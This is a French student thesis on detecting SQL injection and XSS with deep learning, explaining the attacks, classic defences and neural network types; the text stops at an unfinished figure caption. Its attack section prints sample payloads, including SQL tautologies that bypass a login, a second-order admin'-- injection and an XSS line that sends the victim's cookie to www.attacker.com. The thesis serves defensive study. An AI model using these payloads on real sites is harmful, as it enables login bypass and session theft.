



# Détection des injections malveillantes par apprentissage profond

## Projet de fin d'année

Filière : Sécurité des Systèmes d'Information

Réalisé par :

MAKLOUL Yassir

DIAI Aymane

Encadré par :

Mr. REGRAGUI Boubker

# Résumé :

Notre travail durant ces derniers mois consistait à développer une application de machine learning de détection des injections malveillantes des applications web. Cette mémoire présente la démarche que nous avons choisi pour réaliser ce projet.

L'application se base sur l'apprentissage supervisé, elle peut analyser les requêtes envoyées par les utilisateurs et déterminer si ils sont propres ou malveillantes. Elle a pour but de rendre une application web plus robuste contre ces injections et assure une protection meilleure que les solutions classiques qui sont sensibles aux changements et facile à contourner vu les langages utilisés qui sont souples et faciles à manipuler.

En premier lieu, nous présenterons le principe, le cadre, et notre approche de l'application, pour ensuite aborder la partie pratique où nous passerons de l'idée à l'implémentation du code. Pour au final vous présenter quelques aspects du résultat final afin de vous permettre de découvrir au mieux notre travail.

# Abstract :

Our work in recent months has been to develop a machine learning application to detect malicious injections of web applications. This memory presents the approach we have chosen to carry out this project.

The application is based on supervised learning, it can analyze queries sent by users and determine whether they are clean or malicious. It aims to make a web application more robust against these injections and provides better protection than conventional solutions that are sensitive to changes and easy to work around given the languages that are flexible and easy to handle.

First, we will present the principle, the framework, and our approach to the application, then discuss the practical part where we will go from the idea to the implementation of the code. In the end you will present some aspects of the final result to allow you to better discover our work.

# Tables des matières :

# Tables des figures :

# Introduction générale

L'analyse de vulnérabilités et l'évaluation des systèmes de détection d'intrusions pour les applications Web Avec la propagation croissante d'Internet devient de plus en plus importante vu les changements rapides des méthodes utilisées par les pirates et les outils développées.En revanche, les applications Web sont devenues de plus en plus vulnérables et exposées à des injections malveillantes pouvant porter atteinte à des propriétés essentielles telles que la confidentialité, l'intégrité ou la disponibilité des systèmes d'information. Pour faire face à ces injections malveillances, il est nécessaire de développer des mécanismes de protection et de test qui soient efficaces. La question qui se pose est comment expliquer les derniers chiffres de Owasp qui montrent que la plupart des attaques contre les applications web sont des attaques par injections (presque 62%) et à quel point les mécanismes classiques de protection seront capables de détecter et arrêter les attaques et leurs évolution. Dans cette mémoire nous proposons une nouvelle méthode, basée sur le "deep learning", qui permet de classifier les requêtes envoyés par les utilisateurs en trois types SQL injection, XSS ou requête " Clean".. Cette méthode s'est concrétisée par la mise en œuvre d'un nouveau filtre intelligent qui se comporte comme un expert de sécurité qui est capable d'analyser profondément une requête et savoir si elle présente un danger pour l'application ou non.

# Chapitre I : Défis de lutte contre  piratage des données des utilisateurs web

## Introduction :

Ce chapitre présentera une description générale du sujet « Détection des injections malveillantes par apprentissage profond» puis présentera notre objectif et notre démarche.

## 1. Problématique:

L'utilisation des applications web augmente considérablement au fil du temps vu ses services et leur simplicité d'utilisation. Aujourd'hui on parle surtout des applications collaboratifs qui constituent des architecture complexes et qui interagissent avec les données et les demandes de milliers d'utilisateurs  en se basant sur plusieurs  technologies web: les bases données(mongodb,mysql,oracle..),javascript,html,css,php,python.En revanche, elles sont la première cible pour les pirates à cause des grandes quantités de données privés qui sont stockées dans ces bases et leur interaction avec les clients. D'après le rapport de Pt Security de 2017, le pourcentage des attaques par injections SQL et XSS dépasse les 54% ce qui montre la gravité de ces attaques et aussi l'échec des solutions de protection classiques.




*Figure 1. Top 10 web application attacks (source ptsecurity.com)*

On peut résumer les techniques de protection existantes actuellement qu'on va détailler après contre ces attaques dans les trois points suivant:

-le développement sécurisé: les développeurs prend en considération le risque des injections lors de la réalisation de l'application et essayent le plus possible d'écrire des codes bien sécurisés

-utilisation des Preparedstatement afin d'éviter la possibilité d'interpréter les entrées comme des requêtes SQL

-Validation des données: utiliser les filtres qui permet de spécifier des conditions sévères pour l'acceptation d'une entrée, généralement ils sont basées sur les expressions régulières.

Malheureusement,les langages utilisées pour implémenter ces attaques sont souples et flexibles ce qui permet aux pirates de contourner ce genre d'outils de protection après un certain effort,on peut dire que les outils classiques souffrent de l'absence de l'analyse sémantique chez eux Dans ce sens, il est nécessaire de créer une nouvelle méthode de détection qui soit intelligente et qui peut voir et analyser les requêtes qui circulent comme un expert de sécurité.

## 2. Objectifs du projet

Après une analyse rigoureuse des besoins, qui nous amener à déterminer les objectifs du projet à réaliser, il s'agit de créer un modèle intelligent en utilisant l'apprentissage profond qui permettra de déterminer la nature toute de toute requête. Ceci a but de rendre une application web plus sécurisé pour les utilisateurs de web on peut aussi y ajouter autre objectif, qui pourraient être de construire le premier noyau d'un système de protection intelligent général

## 3. Démarche et planification

La démarche que nous avons suivie pour mettre au point cette application est simple.
Nous avons divisé notre travail en quatres phases principales:

- ➔ Une phase de recherche : spécifiquement les solutions déjà existantes, leurs points faibles et inconvénients et la valeur ajoutée par le modèle intelligent qu'on veut réaliser et aussi les algorithmes d'apprentissage profond et d'autres connaissances théoriques nécessaires.

- ➔ La phase préparatoire : le but de cette phase est de collecter, préparer, et nettoyer les données nécessaires pour la construction du modèle
- ➔ La phase conceptuel: la conception du modèle : l'architecture, les hyper paramètres etc.. en se basant sur l'analyse des données qu'on a collecté et la nature du problème qu'on est entrain de résoudre
- ➔ La phase de réalisation : cette phase comporte quatres étapes successives :l'implémentation du modèle,l'entraînement du modèle dans le cloud de google,tester le modèle entraîné et enfin le valider

# Chapitre II : Réseau de neurones et les attaques d'injections malveillantes

## Introduction :

Ce chapitre abordera la partie recherche de notre projet, on va présenter tout au début l'architecture d'une application web, les vulnérabilités que notre projet vise, les solutions classiques des filtres et introduction sur notre solution et différentes options existantes pour en utiliser.

Notre choix d'injections malveillantes à parer s'est basé sur la popularité de ces derniers chez les attackers. Ce qui était bien expliqué dans notre problématique et le choix de notre solution se base sur son efficacité et pertinence.

## 1. Historique et définitions

### 1.1. Application web

Technologies Web :

Une application Web n'est plus aujourd'hui limitée à un simple serveur Web gérant un ensemble de pages HTML statiques. D'une part, les pages HTML sont aujourd'hui pour la plupart élaborées dynamiquement "à la demande" et d'autre part, l'architecture d'une

application Web est désormais relativement complexe, incluant plusieurs machines qui collaborent pour fournir un service. Une application Web peut donc globalement être vue comme réalisant une tâche spécifique (webmail, e-commerce, télé-banking, etc...), généralement basée sur une architecture client-serveur 3-tiers, qui comprend un serveur Web,

un serveur d'application (parfois confondus), et un serveur de bases de données comme illustré dans la figure ci-dessous Elle utilise des technologies relativement complexes qui ne cessent d'évoluer (en particulier avec le passage au Web 2.0), que ce soit du côté du navigateur client (Ajax, JavaScript, Html, RIA- Flash, DOM) ou du côté du serveur (utilisation de serveurs de bases de données et de services Web).




FIGURE 1.1 – Application Web à architecture 3-tiers

La plupart des applications Web implémentent également la notion de session pour garder une trace de l'utilisateur et lui proposer un contenu personnalisé. Ces sessions sont souvent mémorisées dans les navigateurs clients par l'intermédiaire de cookies. La complexité des applications Web d'aujourd'hui ne réside pas tant sur leur contenu que sur la logique de leur programmation : leur développement implique beaucoup de programmation et relativement peu de code HTML statique. **[2]**

## 1. Vulnérabilités et attaques web :

Au même titre qu'une application classique ou qu'un système d'exploitation, les applications Web peuvent présenter des font généralement déployées sur Internet et donc exposées au public. Même sur un serveur Web sécurisé s'exécutant sur un système d'exploitation réputé sûr, des failles de sécurité peuvent subsister, car elles sont la plupart du

temps dues à des fautes de programmation de l'application elle-même, et non du serveur. Comme nous l'avons précisé dans l'introduction, la complexité croissante des technologies utilisées pour le développement de ces applications, ainsi que le manque de compétence en sécurité des multiples développeurs de ce genre d'application peut en grande partie expliquer les vulnérabilités récurrentes qu'elles présentent. **[2]**

### Bases de données de vulnérabilités

Il existe une grande variété de vulnérabilités visant les applications Web. Toutefois, certaines sont plus connues et plus dangereuses que d'autres. Plusieurs bases de données répertoriant ces vulnérabilités avec des statistiques indiquant leur importance relative existent. Nous citons par exemple les bases de données de vulnérabilités telles que CVE, NVD ou VUPEN. Parmi ces communautés, nous citons OWASP et WASC. Les membres du "WASC" ont créé un projet pour développer et promouvoir une terminologie standard décrivant les problèmes de sécurité des applications Web et permettant aux développeurs d'applications, experts en sécurité, développeurs de logiciels et les consultants en sécurité, d'utiliser un langage commun pour interagir entre eux.

Une première version pour la classification des vulnérabilités composée de six classes a été proposée dans le document "Web Application Security Consortium : Threat Classification :

–Authentification: il s'agit de vulnérabilités qui concernent les fonctions du site Web permettant d'identifier un utilisateur, un service ou une application.

–Autorisation: cette classe regroupe les vulnérabilités liées aux fonctions destinées à vérifier les droits attachés à un utilisateur, un service ou une application.

–Attaques côté client ("Client-side Attacks"): il s'agit de vulnérabilités permettant aux attaquants de cibler directement les utilisateurs du site Web en leur délivrant par exemple des contenus illicites tout en faisant croire qu'il s'agit d'informations provenant du site original.

–Exécution de commandes ("Command Execution"): cette classe regroupe les vulnérabilités permettant l'exécution à distance de commandes sur le site Web.

–Divulgation d'information sensible ("Information Disclosure"): cette classe inclut les vulnérabilités dont l'exploitation permet l'obtention d'informations sur le système (système d'exploitation, version, etc.).

–Erreurs logiques et bug logiciel (”Logical Attacks”): les vulnérabilités appartenant à cette classe peuvent conduire à des attaques permettant de détourner la logique d’implémentation de l’application pour réaliser des actions illicites. **[2]**

## 2. Sécurité d’une application web

l’Open Web Application Security Project (OWASP) a défini dans l’un de ses projets nommé “TOP 10” les dix classes de vulnérabilités Web les plus critiques. Les Failles d’injection et Cross-Site Scripting (XSS) sont les 2 premiers dans cette liste.
Nous allons les détailler et construire un modèle pour y parer en suivant une démarche précise dans les sous-sections qui suivent.

### 2. Failles d’injection SQL (SQLi)

Les attaques par injection, et en particulier les injections SQL, sont les failles les plus communément exploitées par les pirates.
L'injection SQL est une technique destinée à prendre le contrôle d'une requête de base de données pour compromettre la confidentialité ou modifier une base de données. L'attaquant utilise des failles dans l'application serveur pour injecter une commande à exécuter dans la base de données. Une injection peut avoir des conséquences graves, puisqu’elle peut mener à la perte ou corruption de données et au déni d’accès au service. Elle peut mener parfois jusqu’à la prise de contrôle total du serveur par l’attaquant.
Les injections SQL de "premier niveau" injectent des données malveillantes, qui déclenchent l'attaque lorsque l'application serveur enregistre une nouvelle information dans la base de données.
Les injections SQL de "second niveau" injectent dans la base de données des données malveillantes qui seront activées lorsqu'elles sont rechargées et incluses dans une requête dynamique.
L'application serveur est vulnérable si elle utilisent les données littéralement dans une requête. **[3 ]**
Nous présentons dans la figure 1.2 un exemple illustrant une injection SQL.




FIGURE 1.2 – Exemple d'injection SQL

La partie gauche de la figure 1.2 décrit un scénario d'utilisation normale et présente les données fournies par l'utilisateur au niveau du navigateur et les requêtes correspondantes au niveau du serveur Apache et du serveur de bases de données MySQL. Si l'application utilise des données non assainies, la requête SQL envoyée s'écrit sous la forme :

```
query="SELECT id, login FROM users WHERE login=' ''.$_GET['login']. '' ANDpassword=' ''.$_GET['password'])." ' " ;
```

L'injection SQL considérée dans la figure 1.2 consiste à modifier le paramètre `'login'` dans la requête en insérant la tautologie :`' or '1'='1`. Cette tautologie est utilisée lors de l'évaluation de la requête SQL qui, par conséquent, est toujours valide, quel que soit le mot de passe, ce qui permet de contourner le processus d'authentification.

Ce type d'injection peut être classé dans la catégorie des "Blind SQL Injections". On les utilise dans le cas de scripts à réponse binaire, c'est à dire qui retournent une réponse du type soit vrai, soit faux. C'est le cas par exemple des formulaires d'authentification. Ce type de script n'affiche pas le résultat d'une injection mais indique simplement s'il y a erreur ou succès. Il existe d'autres catégories d'injection SQL qui consiste à insérer, extraire ou modifier des informations de la base de données. On distingue quatre catégories :

**1– Injection à travers les entrées utilisateur :** Les attaquants injectent des commandes SQL en fournissant les entrées conçues convenablement pour un objectif particulier. Ces entrées utilisateur proviennent généralement des soumissions de formulaires qui sont envoyés à l'application Web via les requêtes HTTP GET ou POST.

**2– Injection à travers les cookies :** Les cookies sont des données générées par une application Web puis transmises et stockées par les clients. Ces cookies sont propres à chaque client, le caractérisent du point de vue de l'application Web et sont retournés à l'application Web à chaque fois que le client navigue sur l'application. Ces cookies peuvent être utilisés par exemple pour établir un suivi de session du client (notion de "panier") ou pour l'authentifier. Beaucoup d'applications Web aujourd'hui nécessitent l'activation des cookies par les navigateurs clients pour fonctionner correctement. Ces cookies sont consultables dans les menus de configuration de tous les navigateurs actuels. Pour pouvoir modifier leur contenu ou créer d'autres cookies, il faut en revanche installer des plugins particuliers tel que "Cookie Manager+" ou "Tamper Da-ta" de Firefox. Dès lors, un client malveillant installant un tel plugin peut altérer le contenu de ces cookies. Si l'application Web utilise le contenu du cookie pour construire des requêtes SQL, un attaquant peut donc forger une attaque SQL en l'intégrant dans le cookie. Dans l'exemple de requête HTTP ci-dessous, nous remarquons que les identifiants d'authentification d'un client sont stockés dans deux cookies `guest_id` et `pid`, et peuvent donc constituer la source d'une attaque.

```
GET / HTTP/1.1Connection: Keep-AliveKeep-Alive:
300Accept:*/*Host: hostAccept-Language: en-usAccept-Encoding:
gzip, deflateUser-Agent: Mozilla/5.0 (Windows; U; Windows NT
```

```
5.1; en-US;rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16 ( .NET CLR 3.5.30729; .NET4.0E)Cookie: guest_id=v1\%3A1328019064; pid=v1\%3A1328839311134
```

3– **Injection à travers les variables du serveur :** Les variables du serveur sont un ensemble de données qui contiennent les en-têtes HTTP et des variables d'environnements. Les applications Web utilisent ces variables du serveur de plusieurs façons. Si ces variables sont enregistrées dans une base de données, sans assainissement, alors elles peuvent être utilisées pour réaliser des injections SQL. Par exemple, la variable d'environnement X_FORWARDED_FOR permet d'identifier l'origine de l'adresse IP du client connecté à l'application Web. Si un client suspecte l'application d'utiliser cette variable pour construire une requête SQL d'authentification, alors, il peut y insérer une tautologie, et par là même une injection SQL destinée à contourner cette authentification :

```
GET /index.php HTTP/1.1Host: [host]X_FORWARDED_FOR :127.0.0.1' or 1=1#
```

4– **Injection du second ordre** : Pour cette catégorie d'injection, des attaquants injectent des entrées malveillantes dans la base de données pour déclencher indirectement une SQLI lorsque ces entrées seront utilisées à un moment ultérieur. Les injections de second ordre ne visent pas à provoquer l'attaque directement lorsque l'entrée malveillante atteint la base de données. Pour clarifier, voici un exemple classique d'une attaque par injection de second ordre. Un Utilisateur s'enregistre sur un site Web en utilisant un nom d'utilisateur déjà utilisé, tel que `"admin" – "`. L'application échappe correctement l'apostrophe dans l'entrée avant de le stocker dans la base de données, ce qui empêche son effet potentiellement malveillant. A ce12 Contexte des travaux stade, l'utilisateur modifie son mot de passe, une opération qui implique généralement de vérifier que l'utilisateur connaît le mot de passe actuel et changer le mot de passe si la vérification est réussie. Pour ce faire, l'application Web peut construire la commande SQL comme suivante :

```
queryString="UPDATE users SET password='" + newPassword + "' WHEREuserName='" + userName + "' AND password='" + oldPassword + "'"
```

`newPassword` et `oldpassword` sont le nouveau et l'ancien mot de passe respectivement,et `userName` est le nom de l'utilisateur connecté (à savoir,`"admin'--"`). Par conséquent,la chaîne de la requête envoyée à la base de données est (supposer que `newPassword` et `oldPassword` sont "`newpwd`" et "`oldpwd`") :

```
UPDATE users SET password='newpwd' WHERE userName= 'admin'--'
ANDpassword='oldpwd'
```

Parce que "-" est l'opérateur de commentaire SQL, tout ce qui suit est ignoré par la base de données. Par conséquent, le résultat de cette requête est que la base de données change le mot de passe de l'administrateur (`"admin"`) à une valeur spécifiée par l'attaque.

## 2. Cross-Site Scripting (XSS)

Ce schéma nous résume le fonctionnement d'une attaque xss :


Figure 4 : Fonctionnement d'attaque xss

Les failles XSS ont lieu lorsque l'application génère des pages contenant des données soumises au préalable par un client sans les avoir validées ou assainies. Ces pages, renvoyées aux clients, peuvent donc inclure du code exécutable malveillant qui va s'exécuter dans le navigateur de ces clients. Cette Attaque vise donc indirectement les utilisateurs d'un site Web, au travers de l'exploitation d'une vulnérabilité de ce site (d'où le terme cross-site). On distingue généralement deux types de vulnérabilités XSS :

1. Persistent ("Stored") : Il s'agit ici d'exploiter une vulnérabilité d'un site Web de façon à y stocker de façon permanente du code exécutable malveillant (par l'intermédiaire de l'écriture de messages dans un forum par exemple). Ce code sera par la suite exécuté par tous les utilisateurs qui visiteront ensuite la partie forum du site Web.

2. Non persistant ("Reflected") : Le principe de l'attaque reste le même que dans le cas persistant,à la différence que le code malveillant n'est pas stocké de façon permanente sur le serveur vulnérable. Il peut, par exemple, être inclus dans un paramètre de requête que l'on soumet au site vulnérable. L'attaquant, dans ce cas, doit trouver un moyen de forcer sa victime à invoquer cette URL avec ce paramètre particulier (par exemple, en lui proposant de cliquer sur un lien dans un mail). **[4]**

Le code malveillant téléchargé et exécuté dans le navigateur de la victime peut avoir différents objectifs. L'attaquant peut, par exemple, faire exécuter à sa victime un script dans son navigateur afin de rediriger automatiquement ce client vers une autre URL (qui peut être une copie conforme du site légitime) afin de voler ses identifiants de session, etc. Les technologies Web 2.0 notamment, telles que AJAX, rendent plus complexe la détection de vulnérabilité XSS. Dans l'exemple ci-après, l'application réutilise des données soumises dans la requête par l'utilisateur pour élaborer du contenu HTML, sans les assainir au préalable :

```
(String) page += "<input name='creditcard' type='TEXT
value='"+request.getParameter("CC")+"'>";
```

L'attaquant peut alors construire une requête attribuant au champ 'CC' la valeur suivante :

http://example.com/?CC='><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

L'exécution de cette requête dans le navigateur de la victime déclenche l'envoi de l'identifiant de session (sessionID) sur le serveur de l'attaquant, lui permettant ainsi d'opérer un vol de la session en cours. **[4]**

# 3. Solutions des filtres classique et de Machine Learning

## 3.1. Solutions classiques contre les injections malveillantes :

### 3.1.1. Éviter une attaque par injection SQL sur vos applications Web

Les sociétés s'efforcent d'offrir des sites Web interactifs et attrayants. La base de données, fondement de toute application basée sur le Web fournissant un contenu dynamique, devient alors une cible toute désignée pour attaquer une marque ou une entreprise. Heureusement, il est possible de faire obstacle aux attaques par injection SQL :

- Les concepteurs d'applications Web doivent se familiariser avec les rouages des attaques par injection SQL en suivant un didacticiel en ligne qui leur expliquera comment éviter les failles dans le code, adopter une bonne technique de validation des saisies et renforcer leurs déclarations SQL.
- Les services informatiques doivent régulièrement mettre à jour leurs serveurs et applications et appliquer les correctifs et, aussi souvent que possible, recourir à des systèmes de prévention des intrusions et des technologies de suivi des bases de données. Enfin, ils doivent mettre en place des tests de pénétration de réseau et d'applications pour tester les éventuelles failles de sécurité.
- Les sociétés peuvent compter sur la puissance d'un pare-feu d'application Web basé dans le Cloud. C'est le moyen le plus efficace d'éviter les attaques par injection SQL et le moyen le plus économique de parer à toute une série de cyberattaques visant la couche applicative.

Réduire les risques d'une cyberattaque grâce à un pare-feu d'application Web
Un pare-feu d'application Web (WAF) permet de mieux protéger vos serveurs et applications Web en inspectant la couche HTTP et recourant à des schémas d'identification, d'isolement et de blocage de tout trafic anormal ou malveillant **[5]**

### 3. S’en protéger des attaques xss

La solution la plus adaptée contre cette faille est d'utiliser la fonction htmlspecialchars(). Cette fonction permet de filtrer les symboles du type <, & ou encore ", en les remplaçant par leur équivalent en HTML **[5]**. Par exemple :

- Le symbole & devient &
- Le symbole " devient "
- Le symbole ' devient '
- ...

➔ Ces solutions classiques ne sont plus à la hauteur de la complexité des nouvelles injections qui tire partie de la simplicité des langages qui interagit avec les bases données, SQL et code HTML ou JavaScript dans le cas de faille xss, pour bypasser les solutions classiques et menacer la sécurité de l'application web et ses utilisateurs. Dans ce sens, on a conçu notre modèle pour parer à ce problème d'une façon automatique en se basant sur l'intelligence artificielle.

➔ Notre modèle a un taux d'efficience sous-parfait de 94% qui nous permet de balayer une grande quantité des injections non filtrés par les méthodes classiques.

## 4. Etude comparative entre réseau de neurones existantes

Les réseaux de neurones artificielles  en généralement défini comme des structures composées d'un ensemble d'éléments unitaires qu'on appelle des **noeuds**. Ces derniers sont reliées entre eux par des liens pondérés d'une façon bien spécifique afin de simuler les réseaux de neurones biologiques. Ceux-ci sont responsables des fonctionnalitées suivantes : prendre les décisions, analyser les situations, résoudre les problèmes et traitement d’image et de la voix. En effet, il existe plusieurs type de réseaux de neurones, chacun d'eux a ses caractéristiques et une architecture pour le permettre à perfectionner une certaine tâche, on va se limiter dans cette partie à décrire et comparer les trois types les plus utilisées actuellement :

## 4. Les réseau de neurones convolutifs:

Ce type de réseau de neurones est spécifique pour le traitement d'images ,il est basé essentiellement sur une opération de convolution afin de bien analyser et extraire les structures spatiales des images, par exemple si on veut construire un modèle qui est capable de connaître l'image du chat et l'image du chien, on a besoin de créer un nombre de couches convolutifs tel que chaqu'une d'elles peut extraire un pattern spécifique de n'importe quelle région de l'image: les pieds du chiens, les pieds du chat, la forme de la tête du chat..etc. **[7]**

la figure ci-dessous explique le concept de ce type de réseau de neurones




Figure 5 : réseau de neurones convolutifs

## 4. Les réseaux de neurones récurrents:

Ce type de réseau de neurones est destiné au traitement du texte et de la voix vu qu'il simule bien la compréhension humaine du texte. L'homme comprend le sens du texte d'une façon récurrente; en effet il construit le sens générale de proche en proche par l'accumulation des informations qui a déjà extrait avant avec la nouvelle information qui a gagné en lisant un mot à une étape quelconque. **[6]**

La figure suivante illustre la conception de notre type de réseau de neurones récurrent :




Figure 6 : Réseau de neurones récurrent

## 4. les réseaux de neurones génératifs:

les réseaux de neurones de type GAN a pour but de générer de nouvelles instances d'une certaine classe. par exemple la génération de nouvelles images des visages humains, le fonctionnement de ce type de réseau est basé sur la collaboration implicite entre deux agents:

-le générateur: c'est le model qui est responsable de la génération des instances, il envoie ses résultats au contrôleur qui va vérifier si les instances générées appartiennent vraiment à la classe demandé, en analysant les résultats de vérification envoyé par le contrôleur il apprend à mieux connaître les caractéristiques de la classe cible et peut générer après des instances plus proches de cette classe

-le contrôleur: c'est le modèle qui vérifie si les instances générées par le générateur appartiennent vraiment à la classe cible, initialement il ne connaît pas vraiment la description de la classe mais en lui montrant des échantillons de cette classe il commence à apprendre à distinguer entre les instances de cette classe et d'autres instances. **[7]**

Cette figure ci-dessous illustre le fonctionnement de ce réseau :

